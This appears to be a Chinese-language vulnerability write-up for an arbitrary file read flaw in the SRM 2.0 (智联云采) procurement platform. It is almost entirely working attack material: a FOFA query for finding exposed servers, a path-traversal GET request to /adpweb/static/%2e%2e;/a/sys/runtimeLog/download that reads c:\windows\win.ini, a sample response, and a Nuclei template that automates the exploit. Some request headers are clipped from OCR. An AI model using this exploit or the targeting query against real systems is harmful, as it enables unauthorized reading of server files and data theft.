
智联云采 SRM2.0 runtimeLog/download 任意文件读取漏洞

fofa

```
title=="SRM 2.0"
```



```
[redacted]
-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101
efox/129.0
ept-Encoding: gzip, deflate, br
ept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
nection: close
nection: close
```

```
Server: Apache-Coyote/1.1
Content-Disposition: attach
Content-Type: application/
Content-Length: 92
Date: Sun, 18 Aug 2024 00:
Connection: close

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

POC

```
GET /adpweb/static/%2e%2e;/a/sys/runtimeLog/download?path=c:\\windows\win.ini HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

内容

```
id: download
info:
  name: 智联云采 SRM2.0 runtimeLog/download 任意文件读取漏洞
  author: Dell
  severity: info
  description: description
  reference:
    - https://
  tags: tags
http:
  - raw:
      - |+
        GET /adpweb/static/%2e%2e;/a/sys/runtimeLog/download?path=c:\\windows\win.ini HTTP/1.1
        Host: {{Hostname}}
        User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
        Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
        Accept-Encoding: gzip, deflate, br
        Connection: close
        Upgrade-Insecure-Requests: 1
        If-Modified-Since: Thu, 26 Aug 2021 09:22:10 GMT
        If-None-Match: W/"1629-1629969730000"
        Priority: u=0, i

    matchers-condition: and
    matchers:
      - type: word
        part: body
        words:
          - Mail
      - type: word
        part: header
        words:
          - '200'

```